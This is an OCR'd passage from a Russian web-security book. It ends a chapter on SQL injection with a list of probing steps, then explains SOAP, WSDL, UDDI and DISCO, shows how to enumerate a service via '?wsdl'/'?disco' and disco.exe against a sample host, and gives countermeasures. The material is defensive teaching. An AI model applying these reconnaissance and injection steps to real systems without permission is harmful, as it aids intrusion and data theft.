
1. Для проверки приложения на наличие проверки вводимых данных необходимо создавать условия, при которых на странице происходят ошибки.
2. Продолжайте вводить недопустимые данные, пока не определите всю структуру SQL-выражения или не найдете корректно обрабатываемую комбинацию символов.
3. Соберите с помощью SQL-запросов всю возможную информацию о приложениях, работающих с базой данных.
4. Соберите с помощью SQL-запросов всю возможную информацию о системе, в которой находится база данных.

На выполнение пп. 1 и 2 может уйти много времени. Но как только определится корректный формат SQL-запроса, стразу же появится возможность выполнить SQL-выражение. Наиболее важным является п. 2. На этом этапе используются символы кавычек, точки с запятой и тире.

# Дополнительная информация

| Источник | Адрес |
|---|---|
| Безопасность Microsoft SQL Server | `http://www.sqlsecurity.com` |
| Общая информация о SQL | `http://www.swynk.com/sql` |
| Советы по Microsoft SQL Server | `http://www.sql-server-performance.com` |
| Статья Криса Анли (Chris Anley) о внедрение SQL | `http://www.nextgenss.com/papers/advanced_sql_injection.pdf` |
| Статья о внедрении SQL | `http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf` |

# ГЛАВА 10



Как говорилось в главе 1, Web-службы очень распространены в компьютерном мире. В настоящее время поддержку этих продуктов осуществляют такие крупные компании, как Microsoft, IBM и Sun. Web-службы позволяют различным несовместимым Internet-приложениям общаться между собой при минимальном вмешательстве со стороны человека. В документации, выпускаемой компанией Microsoft, технология Web-служб описывается как "*не использующий жестких связей* (loosely-coupled), *языково-нейтральный* (language-neutral), *не зависящий от платформы* (platform-independent) метод обеспечения взаимодействия приложений внутри организации, между предприятиями, а также в сети Internet".

Компьютерный мир видел достаточно много попыток разработки универсального протокола для совместимости Web-приложений. Любому, кто долгое время интересовался событиями в этой области, достаточно посмотреть на такие проекты, как RPC, DCOM, CORBA, чтобы увидеть, как различается отношение к безопасности в этих случаях (хотя это относится не только к протоколам, но и к сетевым интерфейсам приложений).

Но являются ли Web-службы новым качественным шагом к повышению безопасности работы в Internet или это новая возможность для развития искусства хакеров? В данной главе предпринята попытка ответить на этот непростой вопрос и рассмотреть, чем же Web-службы являются на самом деле и какие существуют возможности для их взлома.

# Что такое Web-служба

Web-служба является самостоятельным компонентом приложения, который выполняет специфические функции, предоставляя другим приложениям возможность связи с этим приложением через локальную или глобальную сеть. Работа Web-службы базируется на использовании многих стандартов Internet, которые еще находятся в стадии формирования. В частности, в Web-службах интенсивно используется основанный на XML *язык определений Web-служб* (WSDL — Web Services Definition Language), предназначенный для описания экспортируемых точек подключения службы; спецификация UDDI (Universal Description, Discovery and Integration) — набор XML-протоколов и структурных элементов, предназначенный для описания и исследования Web-служб; протокол SOAP (Simple Object Access Protocol — простой протокол доступа к объектам) — основанный на XML протокол, который используется для обмена сообщениями и для связи между Web-сервисами с использованием RPC (Remote Procedure Call — удаленный вызов процедур). Благодаря использованию этих технологий, Web-службы могут комбинироваться в различных вариантах, что позволяет получать новые приложения, процессы и цепочки создания стоимости.

**НА ЗАМЕТКУ** Вероятно, читатель уже обратил внимание на широкое применение XML (eXtensible Markup Language — расширяемый язык разметки) в технологии Web-служб. В этой сфере язык XML нашел применение благодаря тому, что в нем данные представляются в хорошо структурированной форме, что обеспечивает простую и надежную основу для связи между приложениями. Вследствие этого в Web-службах часто используется XML, хотя его применение вовсе не обязательно.

Кроме того, Web-службы предоставляют удобный и понятный механизм для облегчения тяжелых задач интеграции множества Web-приложений, координации стандартов передачи данных, протоколов, платформ и т.д. Web-службы могут предоставлять информацию другим Web-службам о выполняемых ими функциях, а также находить их и динамически взаимодействовать с ними, используя WSDL, UDDI и SOAP. Таким образом, Web-службы обеспечивают возможность различным организациям связывать их приложения для ведения совместного *электронного бизнеса* (e-business) с помощью сети независимо от того, какими приложе-

ниями они пользуются, над каким совместным проектом работают и какие средства используют (ASP, ISAPI, COM, PHP, J2EE и т.д.).

Какое же основное отличие современных Web-служб от старых простых Web-узлов? В первую очередь, Web-службы ориентированы не на взаимодействие с конечным пользователем, а на обмен информацией с автоматизированным агентом, не обладающим интеллектом. Вот как об этом говорится в документации компании Microsoft: "Web-службы являются полной противоположностью Web-узлам, построенным на технологии взаимодействия пользователя с узлом посредством броузера и применении зависящих от платформы технологий. Web-службы — это приложения, предлагающие взаимодействие компьютеров с использованием не зависящей от платформы и языково-нейтральной технологии, основывающейся на определенных форматах и протоколах".

На рис. 10.1. показано, как Web-службы интегрируются в типичную структуру Web-приложения, о которой упоминалось в главе 1 (на рисунке не показаны некоторые детали для того, чтобы сфокусировать внимание на принципах работы Web-служб). На рис. 10.1. показана Web-служба гипотетической компании А, которая предоставляет гипотетической компании Б и клиентам, подключенным через Internet, информацию о приложениях компании А. Давайте обсудим некоторые самые важные аспекты технологии Web-служб, которые видны из этой схемы.





*Рис. 10.1. Типичная архитектура Web-службы*

# Транспортный уровень: SOAP поверх HTTP(S)

Web-службы не ориентированы на какой-либо конкретный транспортный протокол, но большинство существующих стандартов предусматривает использование для этих целей протокола HTTP (для нетекстовых данных — MIME). Однако для работы Web-службы может быть использован любой другой протокол (например, SMTP), и, таким образом, в схеме (рис. 10.1) авторы не используют названия конкретного протокола, употребив в примере обобщенный объект "Сервер", который является связующим звеном между Web-службами.

Протокол SOAP может быть внедрен в любой из использующихся протоколов — наиболее общим примером является использование SOAP поверх протокола HTTP (или HTTPS, если необходимо обеспечить дополнительную защищенность данных). Напомним, что SOAP *является протоколом обмена сообщениями для общения с Web-службами*. Отсюда возникает вопрос о типе данных сообщений. Согласно документу SOAP Primer, подготовленному консорциумом World Wide Web Consortium (W3C), "...протокол SOAP обеспечивает определение документов XML, которые могут применяться для обмена структурированной и типизиро-

ванной информацией равноправными сторонами в децентрализованной распределенной среде. Основная идея состоит в одностороннем обмене сообщениями без учета состояния соединения...". Сообщение SOAP, как показано на рис. 10.2, состоит из трех частей: *оболочка* (envelope), *заголовок* (header), и *тело* (body).




*Рис. 10.2. Схема, описывающая структуру сообщения SOAP, на которой показаны оболочка сообщения, заголовок и тело*

В более детальном рассмотрении сообщение SOAP, доставляемое с помощью протокола HTTP, выглядит, как показано в следующем примере запроса к Web-службе (обратите внимание на каждую из трех частей запроса и их состав). Заметьте, что запрос произведен по протоколу HTTP, используя метод POST.

```
POST /StockTrader HTTP/1.1
Host: http://www.stocktrader.edu
Content-Type: text/xml; charset="utf-8"
Content-Length: nnnn
SOAPAction: "Some-URI"

<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
  SOAP -ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
   <SOAP-ENV:Header>

    <m:quote xmlns:m="http://www.stocktrader.edu/quote"
        env:actor="http://www.w3.org/2001/12/soap-envelope/actor/next"
        env:mustUnderstand="true">
    <m:reference>uuid:9oe4567w-q345-739r-ba5d-pqff98fe8j7d</reference>
   <m:dateAndTime>2001-11-29T13:20:00.000-05:00</m:dateAndTime>
  </m:quote>

  <SOAP-ENV:Body>
      <m:GetQuote xmlns:m="Some-URI">
          <symbol>MSFT</symbol>
      </m:GetQuote>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Ответ на гипотетический запрос может выглядеть следующим образом:

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset="utf-8"
Content-Length: nnnn

<SOAP-ENV:Envelope
  xmlns:SOAP-ENV=" http://schemas.xmlsoap.org/soap/envelope/"
  SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"/>
   <SOAP-ENV:Body>
        <m:GetQuoteResponce xmlns:m="Some-URI">
              <Price>67.5</Price>
        </m:GetQuoteResponse>
   </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

И хотя, на первый взгляд, запрос и ответ кажутся слишком сложными, протокол SOAP с использованием HTTP не сложнее, чем любой другой текстовый Internet-протокол, а управлять им, в принципе, так же легко.

## WSDL

Хотя на рис. 10.1 не показан WSLD (Web Services Definition Language — язык определений Web-служб), он является основополагающим элементом Web-служб. Можно сказать, что язык WSDL — это ключевой компонент Web-служб, механизм, с помощью которого служба предоставляет данные о своих интерфейсах и возможностях и получает такие данные от других служб. На языке WSDL обычно выполняется одна или несколько страниц, находящихся на сервере Web-службы (обычно используются расширения `.wsdl` и `.xsd`).

Спецификация W3C описывает WSDL как "язык с XML-подобным синтаксисом для описания сетевых служб в виде набора оконечных коммутационных точек, способных обмениваться сообщениями". Это означает, что документ WSDL описывает, какие функции ("операции") экспортирует Web-служба и как установить связь ("связаться") с ней. Продолжая рассматривать пример из предыдущего раздела, в котором обсуждался протокол SOAP, приведем пример, в котором определяется простая Web-служба, обслуживающая запросы на цены продукции. Следует обратить внимание, что пример состоит из следующих частей, где каждая выполняет определенную функцию в создании службы.

- ▼ Элементы `<types>` и `<message>` определяют формат передаваемых сообщений (с помощью определений схемы XML).
- ■ Элемент `<portType>` определяет семантику сообщений (*только запрос* (`request-only`), *запрос — ответ* (`request-response`), *только ответ* (`response-only`)).
- ■ Элемент `<binding>` определяет тип различных кодировок для случаев использования транспортных протоколов HTTP, HTTPS или SMTP.
- ▲ Элемент `<service>` определяет адрес (URL) точки, в которой работает служба.

```
<?xml version="1.0"?>
<definitions name="StockTrader"
targetNamespace="http://stocktrader.edu/stockquote.wsdl"
          xmlns:tns="http://stocktrader.edu/stockquote.wsdl"
          xmlns:xsdl="http://stocktrader.edu/stockquote.xsd"
          xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
          xmlns="http://schemas.xmlsoap.org/wsdl/">
```

```
<types>
       <schema targetNamespace="http://stocktrader.edu/stockquote.xsd"
              xmlns="http://www.w3.org/2000/10/XMLSchema">
           <element name="GetQuote">
               <complexType>
                   <all>
                       <element name="tickerSymbol" type="string"/>
                   </all>
               </complexType>
           </element>
           <element name="Price">
              <complexType>
                   <all>
                       <element name="price" type="float"/>
                   </all>
               </complexType>
           </element>
       </schema>
</types>
<message name ="GetQuoteInput">
     <part name="body" element="xsd1:QuoteRequest"/>
</message>
<message name ="GetQuoteInput">
     <part name="body" element="xsd1:StockPrice"/>
</message>
<portType name="StockQuotePortType">
     <operation name="GetQuote">
         <input message="tns:GetQuoteInput "/>
         <output message="tns:GetQuoteOutput "/>
     </operation>
</portType>
     <binding name="StockQuoteSoapBinding"
                   type="tns:StockQuotePortType">
        <soap:binding style="document"

transport="http://schemas.xmlsoap.org/soap/http"/>
        <operation name="GetQuote">
        <soap:operation soapAction="http://stocktrader.edu/GetQuote"/>
           <input>
               <soap:body use="literal"/>
           </input>
           <output>
               <soap:body use="literal"/>
          </output>
        </operation>
      </binding>

<service name="StockQuoteService">
        <documentation>User-readable documentation here
        </documentation>
        <port name="StockQuoteBinding">
              binding="tns:StockQuoteBinding">
          <soap:address location="http://stocktrader.edu/stockquote"/>
```

```
        </port>
    </service>
</definition>
```

Обычно документ в формате WSDL имеет удобочитаемую форму, что делает более легким его понимание. Однако, как можно заметить из предыдущего примера, в документах WSDL может разглашаться значительная часть бизнес-логики предприятия, если при использовании WSDL не предпринимаются никакие дополнительные меры защиты. Нередко можно столкнуться с тем, что WSDL-документы рассматриваются как *документы согласования интерфейсов* (interface contracts), устанавливающие термины, в которых данное предприятие может вести транзакции. Вдобавок Web-разработчики, злоупотребляющие размещением в приложения таких файлов, как WSDL-документы, создают дополнительные возможности для злоумышленников. И авторы уверены, что при использовании этого протокола будет еще немало инцидентов раскрытия или похищения важной информации.

# Обзор служб UDDI и DISCO

Как сказано на Web-узле `www.UDDI.org`, "... UDDI (Universal Description, Discovery and Integration) — это спецификация построенных на Web распределенных информационных реестров Web-служб. Кроме того, UDDI обеспечивает общедоступный механизм реализации спецификаций, с помощью которого субъекты предпринимательской деятельности могут регистрировать информацию о предоставляемых ими Web-службах, обеспечивая тем самым возможность нахождения такой информации другими субъектами предпринимательской деятельности".

На рис. 10.3. показано, какое место занимает UDDI в общей структуре Web-службы. Во-первых, поставщик Web-службы обеспечивает предоставление информации об этой службе, используя соответствующий API (API может изменяться в зависимости от используемых программных средств). Пользователь Web-служб может найти нужную ему службу в справочнике UDDI, где содержится ссылка на соответствующий WSDL-документ (их может быть несколько), находящийся на узле поставщика Web-службы. Данный WSDL-документ описывает, каким образом можно подключиться к Web-службе и как ее использовать, что, в конце концов, дает возможность пользователю получить доступ к нужной ему функциональности. Все взаимодействия между объектами, показанные на рис. 10.3, могут производиться с использованием протокола SOAP (в большинстве реализаций именно так и происходит), хотя, теоретически, вместо SOAP может использоваться и какой-нибудь другой протокол.




*Рис. 10.3 Взаимодействия "публикация, поиск, связь" между UDDI, WSDL и Web-службой. Все стрелки показывают взаимодействие с использованием протокола SOAP*

# DISCO

*Изучение Web-служб* (DISCO — Discovery of Web Services) является запатентованной технологией компании Microsoft, которая входит в состав операционной системы .NET Server, а также в другие .NET-ориентированные продукты. Для установки Web-службы, использующей DISCO, необходимо всего лишь создать файл с именем `.disco` и поместить его в *виртуальный каталог* (virtual root — vroot) Web-службы вместе с остальными файлами, необходимыми для работы Web-службы (такими, как `.asmx`, `.wadl`, `.xsd` и файлы других типов). По сути, файл `.disco` является документом XML, который содержит ссылки на другие ресурсы, описывающим Web-службу. Документ `.disco` очень похож на документ согласования интерфейсов WSDL. В следующем примере показан простой файл DISCO.

```
<disco:discovery
   xmlns:disco="http://schemas.xmlsoap.org/disco/"
   xmlns:scl="http://schemas.xmlsoap.org/disco/scl/">
   <!—ссылка на другой документ DISCO -->
   <disco:discoveryRef
       ref="related-service/default.disco"/>
   <!—ссылка на WSDL и документацию -->
   <scl:contractRef ref="stocks.asmx?wsdl"
       docRef="stocks.asmx"/>
</disco:discovery>
```

Главным элементом файла DISCO является элемент `contractRef`, содержащий два атрибута: `ref` и `docRef`, параметрами которых являются ссылки на файлы WSDL и документацию конкретной Web-службы. Кроме того, в документе DISCO может присутствовать элемент `discoveryRef`, который соединяет этот документ с другими DISCO-документами, создавая, таким образом, сеть связанных DISCO-документов, объединяющих многочисленные компьютеры и организации. Таким образом, информация, содержащаяся в файлах `.disco`, часто представляет интерес для хакеров.

Компания Microsoft в состав своей .NET Framework SDK включила инструмент под названием `disco.exe`, который из заданного файла DISCO извлекает информацию о Web-службах, обнаруженных на определенных URL (полученную информацию утилита записывает в файл `results.discomap`), и загружает с сервера все обнаруженные файлы с расширениями `.disco` и `.wsdl`. Также эта утилита имеет возможность просмотра всего Web-узла в поисках файлов DISCO и, в случае обнаружения, их сохранения в заранее определенном каталоге. Пример использования утилиты приведен ниже.

```
C:\>disco /out:C:\output http://www.victim.com/service.asmxe
Microsoft (R) Web Services Discovery Utility
[Microsoft (R) .NET Framework, Version 1.0.3705.0]
Copyright (C) Microsoft Corporation 1998-2001. All rights reserved.

Disco found documents at the following URLs:
http://www.victim.com/service.asmx?wsdl
http://www.victim.com/service.asmx?disco

The following files hold the content found at the corresponding URLs:
   C:\output\service.wsdl <- http://www.victim.com/service.asmx?wsdl
   C:\output\service.disco <- http://www.victim.com/service.asmx?disco
The file C:\output\results.discomap holds links to each of these files.
```

В большинстве случаев предполагаемому клиенту не обязательно знать точный адрес файла `.disco`, так как технология DISCO позволяет встраивать адрес данного файла в страницу виртуального корневого каталога (vroot), которая открывается по умолчанию при открытии этого каталога броузером. Если такой страницей является документ в формате HTML, для переадресации клиента к файлу `.disco` может быть использован дескриптор `<LINK>`.

```
<HTML>
  <HEAD>
    <link type='text/xml'
      rel='alternate'
      href='math.disco'/>
  </HEAD>
...
</HTML>
```

Если страницей `vroot`, открываемой по умолчанию, является документ в формате XML, для переадресации клиента к файлу `.disco` можно воспользоваться следующей командой создания стиля XML.

```
<?xml-stylesheet type="text/xml" alternate="yes"
   href="math.disco"?>
...
```

Несмотря на то, что вероятно DISCO вскоре будет вытеснен новыми, более широко распространенными технологиями UDDI, вне всякого сомнения остается то, что многие разработчики все же будут использовать DISCO для решения каких-либо несложных задач предоставления информации о Web-службах.

# Примеры взлома Web-службы

Однако хватит теории. Пора переходить к практике. Как происходит реальный взлом Web-службы? В качестве следующего примера приведем самый последний случай из практики консультаций, в течение которой нам часто приходилось сталкиваться с оценкой степени защиты Web-службы. В примере рассматривается классический *взлом со сбором информации* (information-gathering attack) для иллюстрации возможностей, предоставляемых Web-службой хакерам.

## Исследование DISCO и WSDL



| | |
|---|---|
| *Популярность* | *5* |
| *Простота* | *10* |
| *Опасность* | *3* |
| ***Степень риска*** | ***6*** |

Для получения информации DISCO и (или) WSDL, при обращении к Web-службе Microsoft (файлы с расширением `.asmx`), достаточно добавить к запросу некоторые параметры. Например, приведенный ниже URL позволяет соединиться с Web-службой и открыть ее интерфейс в удобочитаемой форме.

```
http://www.victim.com/service.asmx
```

Информация DISCO или WSDL выводится с помощью добавления `?disco` или `?wsdl` к адресу, приведенному выше.

```
http://www.victim.com/service.asmx?disco
```

или

```
http://www.victim.com/service.asmx?wsdl
```

Результат такого взлома показан на рис. 10.4. Полученные данные, на первый взгляд, выглядят вполне безобидными и не представляющими никакой угрозы (а каких еще данных можно ожидать от службы, которая специально предоставляет всем желающим эту информацию). Однако, внимательно присмотревшись, можно увидеть кое-что интересное — регистрационные данные для подключения к SQL Server, пути к важным файлам и каталогам, а также другую подобную информацию, которую Web-разработчики так любят помещать в конфигурационные файлы. Более содержательной является информация WSLD. Как упоминалось в предыдущих разделах, эта информация содержит список всех оконечных точек службы и типов данных. Чего еще желать хакеру, чтобы предпринять умышленный взлом средств проверки вводимых данных?

Существует еще одна возможность поиска реальных имен файлов DISCO. Она заключается в анализе исходного HTML-кода Web-службы или связанной с ним страницы. Далее в главе будет показано, как выполняется поиск адресов DISCO-файлов.




*Рис. 10.4. Результат запроса к удаленной Web-службе с использованием параметра `?disco`*

## Контрмеры против исследования DISCO и WSDL

Допустим, пользователь захотел опубликовать какую-либо информацию о своей Web-службе. Лучшим способом предотвращения исследования информации DISCO или WSDL является отказ от размещения важной информации в XML-документах. Также хорошей мерой защиты будет аутентификация доступа к каталогу с файлами. Для большей гарантии, что DISCO- или WSDL-файлы не попадут в руки злоумышленников, необходимо избегать создания файлов `.wsdl`, `.disco` и `.xsd` с важной информацией. Если такие файлы существуют, узнать их содержимое не представляет никакой сложности!

# Основы безопасности Web-служб

Как можно было уже убедиться, уязвимые места Web-служб связаны с различными аспектами Internet-технологий. Давайте подведем итоги об этих сведениях и введем новые понятия в безопасности Web-служб.

## Схожесть с безопасностью Web-приложений

Web-службы во многих случаях похожи на отдельные Web-приложения. Они состоят из сценариев, выполняемых и конфигурационных файлов, которые расположены в виртуальном каталоге на Web-сервере. Таким образом, многие уязвимости, о которых было упомянуто ранее, касаются и Web-служб.

Одна из наиболее очевидных проблем безопасности видна даже при беглом взгляде на рис. 10.1 — Web-служба должна быть доступной извне сети организации даже при использовании брандмауэров. Кроме того, доступ к документам согласования интерфейсов осуществляется с помощью протоколов WSDL, DISCO и UDDI. Таким образом, для большинства Web-приложений такие традиционные методы защиты, как брандмауэры и фильтрующие маршрутизаторы, работающие на уровне протокола TCP/IP, неэффективны.

Другой достаточно заметной проблемой безопасности является то, что часто Web-службы устанавливаются на HTTP-серверы. Как было сказано в главе 3, у Web-серверов существует длинный и разносторонний список опасностей, которым они могут подвергаться, и Web-приложения, которые находятся на неграмотно сконфигурированном сервере с давно не обновлявшимся программным обеспечением, представляют собой легкую добычу для хакеров. Это утверждение можно принять и для Web-служб: для неправильно настроенных серверов вероятность того, что они будут взломаны, существенно повышается.

Так же как и в Web-приложениях, в Web-службах серьезная угроза исходит от раскрытия важной информации, а также некорректной авторизации. Как можно заметить из примера, в котором проводилось исследование DISCO и WSDL, Web-службы точно так же уязвимы по причине возможности раскрытия важной информации, как и Web-приложения, которые становятся уязвимы по причине раскрытия важных сценариев и конфигурационных файлов. Информация, полученная в результате таких нарушений безопасности, может послужить для дальнейших, более серьезных взломов.

В заключение можно сказать, что данное сравнение Web-приложений и Web-служб может пригодиться не только для защиты Web-служб, но и для их взлома. В большинстве случаев методы, применимые для взлома Web-приложений, подходят и для взлома Web-служб. Однако в этих приложениях существуют и различия. Одним из основных отличий является то, что при использовании протокола SOAP для связи между приложениями, в случае использования его совместно с методом `POST` протокола HTTP, для передачи сообщений должен использоваться язык XML. С точки зрения безопасности, отличие является достаточно опасным — в любой точке прохождения информации злоумышленник может изменить поток данных для удовлетворения своих интересов (некоторые примеры рассматриваются в данной книге). Что касается Web-служб, то здесь дела обстоят еще серьезнее, поскольку Web-службы предназначены для предоставления по протоколу WSDL общедоступной информации о своих оконечных точках и типах принимаемых данных. Как вы себя чувствуете с мишенью на спине?

## Оценка защищенности Web-служб

Какие чувства вы испытываете, представив себе беззащитную новенькую Web-службу, оставленную без присмотра брандмауэра компании? Вероятнее всего, любому в такой ситуации будет не по себе. В этом разделе поговорим о некоторых действиях, которые можно предпринять для защиты системы при разработке Web-службы с учетом требований безопасности и возможностей, предоставляемых технологиями Web-служб.

### Аутентификация

Если для работы с Web-службой используется протокол HTTP, то для ограничения доступа к ней может использоваться тот же метод, что и в случае использования Web-приложений, — такие стандартные технологии аутентификации, как базовая, дайджест-аутентификация, встро-

енная схема аутентификации Windows и клиентские сертификаты SSL (все эти технологии рассмотрены в главе 5). Также могут использоваться дополнительные методы проверки, например, передача регистрационных данных для прохождения аутентификации в элементах заголовка или тела сообщений, передаваемых по протоколу SOAP. Так как Web-служба предоставляет определенную информацию за пределы организации, настоятельно рекомендуется серьезно поразмыслить над целесообразностью применения аутентификации при любых подключениях к ней. Большинство современных моделей Web-служб выстроены для приложений B2B (business-to-business), а не для B2C (business-to-customer), что достаточно сильно уменьшает количество потенциальных пользователей. Однако, несмотря на это, не стоит тешить себя иллюзиями по поводу надежности защиты — достаточно обратиться к главе 5, в которой рассматриваются основные методы взлома средств HTTP-аутентификации, чтобы понять, что все не так просто.

## Безопасность XML

С тех пор, как большинство Web-служб стали создаваться с помощью XML, был разработан ряд стандартов для обеспечения их безопасности. Ниже приведен короткий обзор этих технологий. В разделе "Дополнительная информация" в конце этой главы приведены адреса, по которым можно найти спецификации стандартов в Internet.

- ▼ *Подпись XML* (XML Signature). Спецификация для описания *цифровой подписи* (digital signature) при использовании языка XML, обеспечивающей аутентификацию, целостность сообщений и невозможность отказа от сообщения в документах XML или их частях.
- ■ *Шифрование XML* (XML Encryption) — технология, сопутствующая технологии XML Signature и обеспечивающая шифрование и дешифрирование целых XML-документов и их частей.
- ■ *Спецификация управления ключами XML* (XML Key Management Specification — XKMS). Определяет тип сообщений и протоколы для регистрации и распределения открытых ключей, а также обеспечивает распределение секретных ключей неизвестным партнерам по транзакции.
- ■ *Язык утверждений безопасности* (Security Assertion Markup Language — SAML). Формат для обмена аутентификационной и авторизационной информацией.
- ▲ *Язык расширенного контроля доступа* (Extensible Access Control Markup Language — XACML). Формат XML для определения правил доступа к информации.

